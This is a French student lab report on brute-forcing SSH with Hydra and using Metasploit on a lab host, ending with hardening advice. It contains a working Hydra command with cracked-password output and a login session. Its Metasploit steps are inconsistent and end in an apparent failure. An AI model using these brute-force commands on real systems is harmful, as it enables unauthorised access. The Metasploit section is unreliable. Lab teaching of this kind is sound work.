# RAPPORT DE TP – CYBERSÉCURITÉ

## Exploration des vulnérabilités et exploitation de services réseau (SSH & Metasploit)

---

# 1. Introduction

Dans ce TP, nous avons étudié les vulnérabilités des services réseau, en particulier le service **SSH (Secure Shell)**, ainsi que leur exploitation à l'aide d'outils spécialisés comme **Hydra** et **Metasploit**.

L'objectif principal est de comprendre :

- Comment un service mal sécurisé peut être attaqué
- Comment les attaquants testent des identifiants faibles
- Comment exploiter une faille dans un environnement contrôlé
- Et surtout, comment se protéger contre ces attaques

Ce travail s'inscrit dans une démarche de sensibilisation à la cybersécurité et à la protection des systèmes informatiques.

---

# 2. Attaque brute force SSH avec Hydra

## 2.1 Objectif

L'objectif est de tester la robustesse du service SSH en essayant de deviner le mot de passe via une attaque brute force.

---

## 2.2 Outil utilisé

- **Hydra** : outil d'attaque par dictionnaire utilisé pour tester des identifiants sur des services réseau.

---

## 2.3 Commande utilisée

```
hydra -l kamseu -P /usr/wordlists/rockyou.txt ssh://192.168.56.10
```

---

## 2.4 Explication

- `-l` : nom d'utilisateur
- `-P` : fichier contenant les mots de passe
- `ssh://IP` : service cible

---

## 2.5 Résultat attendu

Hydra teste plusieurs combinaisons jusqu'à trouver un mot de passe valide.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l kamseu -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-22 00:32:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.10:22/
[22][ssh] host: 192.168.56.10   login: kamseu   password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-22 00:32:34
```

```
┌──(kali㉿kali)-[~]
└─$ ssh kamseu@192.168.56.10
kamseu@192.168.56.10's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

La maintenance de sécurité étendue pour Infrastructure n'est pas activée.

0 mise à jour peut être appliquée immédiatement.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Apr 22 05:23:39 2026 from 192.168.56.30
kamseu@kamseu-VirtualBox:~$
```

```
kamseu@kamseu-VirtualBox:~$ whoami
kamseu
kamseu@kamseu-VirtualBox:~$ pwd
/home/kamseu
kamseu@kamseu-VirtualBox:~$ ls
Bureau  Documents  Images  Modèles  Musique  Public  Téléchargements  Vidéos
kamseu@kamseu-VirtualBox:~$
```

# 3. Exploitation avec Metasploit

## 3.1 Objectif

Exploiter un service vulnérable afin d'obtenir un accès distant.

## 3.2 Lancement de Metasploit

```
msfconsole
```

## 3.3 Recherche d’exploit

```
search vsftpd
```

## 3.4 Sélection de l’exploit

```
use exploit/unix/ssh/...
```


## 3.5 Configuration


```
set RHOST 192.168.56.10
set RPORT 22
set USERNAME kamseu
set PASSWORD password123
```


## 3.6 Lancement


```
exploit
```

## 3.7 Résultat



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a

Linux kali 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GNU/Linux
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

---

## 3.8 Analyse du problème

Causes possibles :

- Mauvais mot de passe
- Service non vulnérable
- Mauvaise version du service (ex: SSH sécurisé)
- Exploit non compatible

---

# 4. Analyse de la compromission

L'analyse de la compromission permet de comprendre les risques liés à une mauvaise configuration.

## Risques observés :

- Accès non autorisé au système
- Vol de données sensibles
- Contrôle total de la machine cible
- Escalade de privilèges possible

---

## Exemple de commandes post-exploitation :

```
whoami
pwd
ls
```

---

# 5. Utilisation avancée des outils

## 1 Hydra

Permet :

- attaque brute force SSH

- attaque FTP
- test de mots de passe faibles

---

## 2 Metasploit

Permet :

- exploitation de vulnérabilités connues
- prise de contrôle à distance
- génération de shell reverse

---

## 3 La commande show options

- **Rôle :** Affiche tous les paramètres nécessaires pour configurer l'exploit choisi.
- **Utilité :** Elle permet de vérifier ce qui est déjà configuré et ce qui manque (marqué par Required: yes). C'est ici que l'on définit l'adresse IP de la cible (RHOSTS) et celle de notre machine Kali (LHOST).

## 4. La commande info

- **Rôle :** Affiche une fiche descriptive complète du module (exploit ou auxiliaire).
- **Utilité :** Elle donne le nom des auteurs, les références CVE (pour faire le lien avec le rapport OpenVAS), les options disponibles et surtout une description détaillée du fonctionnement de la faille.

## 5. La commande sessions

- **Rôle :** Liste toutes les connexions actives et les canaux de communication établis avec les machines cibles.
- **Utilité :** Une fois qu'un exploit a réussi, une session (souvent une session Meterpreter) est créée. La commande sessions -i [ID] permet de basculer sur une machine spécifique pour commencer l'analyse post-exploitation.

---

# 6. Recommandations de sécurité

Pour éviter ce type d’attaque, il est recommandé de :

- Désactiver l’authentification par mot de passe SSH
- Utiliser des clés SSH (RSA ou Ed25519)

- Bloquer les attaques brute force avec Fail2Ban
- Modifier le port SSH par défaut (22)
- Mettre à jour régulièrement les services
- Utiliser des mots de passe forts

---

## Mesures concrètes :

```
sudo apt install fail2ban
sudo systemctl enable fail2ban
```

---

# 7. Conclusion

Ce TP nous a permis de comprendre concrètement comment un service réseau peut être attaqué lorsqu'il est mal configuré.

Nous avons observé que :

- Les attaques brute force sont simples mais efficaces sur des systèmes faibles
- Metasploit permet d'exploiter des failles critiques
- La sécurité dépend fortement de la configuration des services

Ainsi, la cybersécurité repose principalement sur la prévention et la bonne configuration des systèmes.